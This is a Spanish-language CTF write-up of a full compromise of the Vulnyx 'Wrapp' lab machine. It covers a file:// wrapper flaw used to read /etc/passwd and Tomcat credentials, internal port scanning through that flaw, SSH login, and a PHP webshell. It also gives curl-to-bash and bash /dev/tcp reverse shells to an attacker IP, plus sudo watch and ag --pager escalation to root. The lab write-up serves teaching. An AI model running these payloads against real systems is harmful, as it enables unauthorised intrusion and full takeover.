Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Wrapp– Plataforma Vulnyx – Nivel Difícil

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Hat"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN

Descubrimiento de host activos con netdiscover:

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 8 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 480
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     c4:a3:66:d0:6a:1a      1      60  zte corporation
 192.168.1.134   9c:e0:63:b0:8c:27      1      60  Samsung Electronics Co.,Ltd
 192.168.1.145   d8:bb:c1:f8:8e:3f      1      60  Micro-Star INTL CO., LTD.
 192.168.1.150   08:00:27:3c:be:63      1      60  PCS Systemtechnik GmbH
 192.168.1.131   04:c4:61:9d:9c:08      2     120  Murata Manufacturing Co., Ltd.
 192.168.1.132   e0:4b:a6:4a:eb:c9      1      60  HUAWEI TECHNOLOGIES CO.,LTD
 192.168.1.130   e0:e2:e6:52:f0:3c      1      60  Espressif Inc.
```


Escaneo inicial para descubrir los puertos abiertos:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# nmap -sS -p- --open -vvv -n -Pn -oN allPorts 192.168.1.150
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-03 10:01 +0100
Initiating ARP Ping Scan at 10:01
Scanning 192.168.1.150 [1 port]
Completed ARP Ping Scan at 10:01, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:01
Scanning 192.168.1.150 [65535 ports]
Discovered open port 22/tcp on 192.168.1.150
Discovered open port 80/tcp on 192.168.1.150
Completed SYN Stealth Scan at 10:01, 0.78s elapsed (65535 total ports)
Nmap scan report for 192.168.1.150
Host is up, received arp-response (0.000056s latency).
Scanned at 2026-02-03 10:01:48 CET for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:3C:BE:63 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Escaneo exhaustivo para encontrar versión de los servicios que corren por los puertos abiertos:


```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# nmap -sVC -p 80,22 -oN targeted 192.168.1.150
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-03 10:04 +0100
Nmap scan report for wrapp.home (192.168.1.150)
Host is up (0.00068s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fc:84:7e:5d:15:85:4d:01:d3:7b:5a:00:de:a4:73:37 (RSA)
|   256 54:f5:ea:db:a0:38:e2:c8:5a:db:30:91:3e:78:b4:b9 (ECDSA)
|_  256 97:b6:b8:f7:cb:15:f5:6b:cd:92:5f:66:26:28:47:07 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:3C:BE:63 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```

Accedemos al servicio web:




Hacemos fuzzing de rutas y conseguimos una ruta interesante:


```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# wfuzz -c --hc=404,400 -u http://192.168.1.150/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt --hl=1
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
ocumentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.150/FUZZ
Total requests: 207643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000006088:   301        9 L      28 W       324 Ch      "advanced-search"
000001025:   301        9 L      28 W       319 Ch      "javascript"
```



Cuando introducimos un input vemos que nos lleva a un script en php, donde espera un parámetro path y lo carga.



Probamos a lista archivos de la máquina, si espera un path podría funcionar.



No obtenemos nada, vamos a captura la petición con BurpSuite para ver qué podemos hacer:

```
1  GET /advanced-search/path.php?path=file:///../../../../../..//etc/passwd HTTP/1.1
2  Host: 192.168.1.150
3  Accept-Language: es-ES,es;q=0.9
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/144.0.0.0 Safari/537.36
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7  Accept-Encoding: gzip, deflate, br
8  Connection: keep-alive
9
10
```

Al utilizar un wrapper con file:// podemos obtener en la respuesta de la petición el archivo /etc/passwd:

```
10 root:x:0:0:root:/root:/bin/bash
11 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
12 bin:x:2:2:bin:/bin:/usr/sbin/nologin
13 sys:x:3:3:sys:/dev:/usr/sbin/nologin
14 sync:x:4:65534:sync:/bin:/bin/sync
15 games:x:5:60:games:/usr/games:/usr/sbin/nologin
16 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
17 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
18 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
19 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
20 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
21 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
22 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
23 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
24 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
25 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
26 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
27 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
28 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
29 systemd-timesync:x:101:102:systemd Time
   Synchronization,,,:/run/systemd:/usr/sbin/nologin
30 systemd-network:x:102:103:systemd Network
   Management,,,:/run/systemd:/usr/sbin/nologin
31 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
32 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
33 sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
34 edward:x:1000:1000:edward,,,:/home/edward:/bin/bash
35 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
36 henry:x:1001:1001::/home/henry:/bin/bash
37 tomcat:x:998:998:Apache Tomcat:/:/usr/sbin/nologin
```

Listamos dos usuarios válidos, henry y edward, vemos un usuario que no tiene shell asignada, tomcat (una cuenta de un servicio, en concreto un servidor, curioso porque debería estar corriendo un servidor, así que sospechoso, dejémoslo de momento ahí…).


Sabiendo que el servicio SSH está abierto y corriendo por el puerto 22 el siguiente paso natural sería el de ir a exfiltrar la id_rsa de algún usuario válido. Hacemos peticiones para listar el recurso .ssh/id_rsa de cada usuario, sin éxito.

Vale, en este momento me encontré un poco perdido, pero recordé que tenía un recurso capaz de listar rutas internas de la máquina. Pensé, ¿y si probamos a apuntar a rutas que solo pueda ver la máquina, es decir que estén corriendo por el localhost? Pero claro, deberíamos hacer un recorrido exhaustivo por los 65535 puertos. Bueno, podemos utilizar WFUZZ para poder empezar a lanzar peticiones contra todas esas rutas, en el momento en el que tengamos un código 200 HTTP sabremos que ese puerto está abierto.


```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# wfuzz -c --hc=404,400 -u http://192.168.1.150/advanced-search/path.php?path=http://localhost:FUZZ -z range,1-65535 --hl=0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
ocumentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.150/advanced-search/path.php?path=http://localhost:FUZZ
Total requests: 65535

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000022:   200        2 L      4 W        60 Ch       "22"
000000080:   200        1 L      2 W        20 Ch       "80"
000065000:   200        29 L     211 W      1895 Ch     "65000"
```

Efectivamente tenemos un puerto que está corriendo un servicio por el localhost, en concreto el puerto 65000, a parte también tenemos el 22 y el 80 (seguramente estén corriendo por todas las interfaces de red). En este caso no hemos utilizado ningún diccionario, aunque podríamos haber utilizado uno con números desde el 1 hasta el 65535, en su lugar hemos utilizado la opción de la herramienta WFUZZ -z para escoger un rango, desde el 1 hasta el 65535.

Si accedemos a él a través del recurso que permite apuntar a rutas internas de la máquina:



Hemos accedido a la página de inicio del servidor Tomcat (por eso estaba el usuario tomcat en el /etc/passwd). Si ahora leemos atentamente, tenemos una ruta donde nos indican credenciales de los usuarios:



Ahora vamos a esta ruta, utilizando el recurso para lista rutas internas de la máquina:

```
GET /advanced-search/path.php?path=file:///etc/tomcat9/tomcat-users.xml HTTP/1.1
Host: 192.168.1.150
Accept-Language: es-ES,es;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 03 Feb 2026 09:36:32 GMT
Server: Apache/2.4.38 (Debian)
Vary: Accept-Encoding
Content-Length: 362
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
  <tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">
    <user username="edward" password="3dw4RdP4zZzZzZw0rD" roles="manager-gui"/>
  </tomcat-users>


```

INTRUSIÓN

Tenemos una credencial edward y un password. Si atendemos a todo e hilamos, tenemos un usuario válido en el sistema llamado edward, una contraseña, y un puerto 22 SSH corriendo, no hace falta tener una id_rsa para conectarse, podemos hacerlo también con una contraseña.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# ssh edward@192.168.1.150
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
edward@192.168.1.150's password:
Linux wrapp 4.19.0-23-amd64 #1 SMP Debian 4.19.269-1 (2022-12-20) x86_64
edward@wrapp:~$
```

YA ESTAMOS DENTRO!

ESCALADA DE PRIVILEGIOS

```
edward@wrapp:~$ cat user.txt
c83fe451ef30becd77fc5ba0be044cdf
edward@wrapp:~$
```

Leemos la flag de user

Una vez aquí probé de todo, hacer sudo -l, buscar binarios explotables por SUID, ver archivos con permisos de escritura, ver a que grupos pertenecía, capabilities, procesos internos, crontab...etc. Hasta que me día cuenta que el directorio /var/www/html que era en el que se ejecutaba la aplicación tenía permisos de escritura.

```
edward@wrapp:/var/www/html$ ls -ld .
drwxrwxrwx 3 root root 4096 abr 21  2023 .
```

Ya que tenemos capacidad de escritura en el directorio e interpreta PHP vamos a crear a una webshell muy sencilla, que ejecute lo que llegue por parámetro, con el fin de enviarnos una consola reversa. Si hacía esto podría pivotar al usuario www-data y ver si podía tener más opciones de escalar privilegios.

```
edward@wrapp:/var/www/html$ cat cmd.php
<?php

system($_GET['cmd']);

?>
```

Bien para ejecutarla tengo que hacer una petición con curl o mediante el navegador utilizando el recurso para apuntar a rutas internas: path.php

Si ahora nos multiplexamos la terminal en la máquina atacante y en una shell nos ponemos en escucha por un puerto cualquiera, si apuntamos al recurso cmd.php que está en la carpeta del servidor web, y le pasamos como parámetro un comando comprobaremos que tenemos ejecución remota de código (RCE).

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/secrets]
└─# curl -sX GET "http://192.168.1.150/cmd.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

A partir de aquí podemos proceder como queramos:

-Podemos ver si tiene curl instalado para hacer un curl a un servidor http que nos montemos y rebotar la conexión a otro puerto en escucha de la revershell.

-Ver si tiene python activado y hacer la revershell en python

-Utilizar el one-liner de bash para mandarnos la shell

-Utilizar busybox para cargar netcat y hacer que ejecute un shell

Lo que queramos.

En este caso vamos a utilizar la primera manera, nos montamos un servidor http (lo podemos hacer con python o con PHP) y servimos un index.html que contenga el típico one-liner de bash para obtener una revershell:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# cat index.html
bash -i >& /dev/tcp/192.168.1.146/4646 0>&1
```

Abrimos el servidor con el index.html malicioso:

Ahora hacemos una petición a cmd.php en la máquina víctima pasando como parametro que haga un curl a nuestra dirección. Antes que nada, muy importante, si el parámetro tiene espacios habrá que url-encodearlo:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# echo "curl 192.168.1.146:443|bash" | jq -SRr @uri
curl%20192.168.1.146%3A443%7Cbash
```

Ahora si:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# nc -lnvp 4646
listening on [any] 4646 ...
```

Nos ponemos en escucha por el puerto 4646 y realizamos la petición con curl:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# curl -sX GET "http://192.168.1.150/cmd.php?cmd=curl%20192.168.1.146%3A443%20%7C%20bash"
```

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# nc -lnvp 4646
listening on [any] 4646 ...
connect to [192.168.1.146] from (UNKNOWN) [192.168.1.150] 55434
bash: cannot set terminal process group (451): Inappropriate ioctl for device
bash: no job control in this shell
www-data@wrapp:/var/www/html$
```

REVSHELL CONSEGUIDA!

Hacemos el tratamiento pertinente de la tty para obtener una consola totalmente interactiva:

```
www-data@wrapp:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@wrapp:/var/www/html$ ^Z
zsh: suspended  nc -lnvp 4646

┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# stty raw -echo;fg
[1]  + continued  nc -lnvp 4646
                              reset xterm
```

```
www-data@wrapp:/var/www/html$ export SHELL=bash
www-data@wrapp:/var/www/html$ export TERM=xterm
www-data@wrapp:/var/www/html$ stty rows 60 cols 180
www-data@wrapp:/var/www/html$ stty size
60 180
```

Vale, ahora estamos como el usuario www-data, vamos a buscar otras formas de escalar, privilegios.

Había otro usuario llamado henry, hay que tenerlo en cuenta.

```
www-data@wrapp:/var/www/html$ sudo -l
Matching Defaults entries for www-data on wrapp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on wrapp:
    (henry) NOPASSWD: /usr/bin/watch
```

Haciendo sudo -l encontramos que hay un binario, en concreto el de watch en el que podemos hacer sudo como el usuario henry, abriéndonos una posible vía para pivotar a este usuario. Decir que www-data poco podremos hacer porque es un usuario con bajísimos privilegios, el hecho de pivotar desde edward a www-data ha sido para encontrar otra vía, ya que desde edward no encontré la manera de escalar más.

```
www-data@wrapp:/var/www/html$ sudo -u henry /usr/bin/watch -x /bin/sh -c 'reset; exec "/bin/sh" 1>&0 2>&0'
```

Si utilizamos sudo -u con henry y en el binario ejecutamos con -x una sh y el comando que le pasamos es que haga un reset y ejecute una sh redirigiendo tanto el output como el err al stdin. Obtendremos una sh. Si ahora spawneamos una bash:

```
www-data@wrapp:/var/www/html$ sudo -u henry /usr/bin/watch -x /bin/sh -c 'reset; exec "/bin/sh" 1>&0 2>&0'
whoami
$ henry
$ bash
henry@wrapp:/var/www/html$
```

Pivote al usuario henry conseguido :)

Si ahora con henry hacemos sudo -l podemos ver los siguiente:

```
henry@wrapp:/var/www/html$ sudo -l
Matching Defaults entries for henry on wrapp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on wrapp:
    (root) NOPASSWD: /usr/bin/ag
```

Hay un binario llamado ag que permite hacer sudo con permisos de root. Bueno aquí la cosa se complicaba porque no tenía ni idea de que era ag, así que tuve que hacer una búsqueda exhaustiva por internet y encontré que con el comando –pager podía ejecutar comandos, pero al probar a ejecutar una /bin/bash nada, así que se me ocurrió mandar una shell a mi máquina atacante.

```
henry@wrapp:/var/www/html$ sudo -u root /usr/bin/ag --pager 'bash -c "bash -i >& /dev/tcp/192.168.1.146/8484 0>&1"'
ERR: What do you want to search for?
```

Al comando ag se le puede pasar cualquier paginador (tipo less), lo que realmete hace es cargar el binario del pagina correspondiente, si le pasamos un “paginador” el cual no validará, como en este caso bash, dará error pero seguirá ejecutando el comando.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/wrapp]
└─# nc -lnvp 8484
listening on [any] 8484 ...
connect to [192.168.1.146] from (UNKNOWN) [192.168.1.150] 46130
bash: initialize_job_control: no job control in background: Bad file descriptor
root@wrapp:/var/www/html# whoami
whoami
root
root@wrapp:/var/www/html#
```

ROOT CONSEGUIDO!

Por último leemos la flag de root:

```
root@wrapp:/var/www/html# cd /root
cd /root
root@wrapp:~# cat root.txt
cat root.txt
64e6665993d04ec49cb88ffa7e6df4eb
```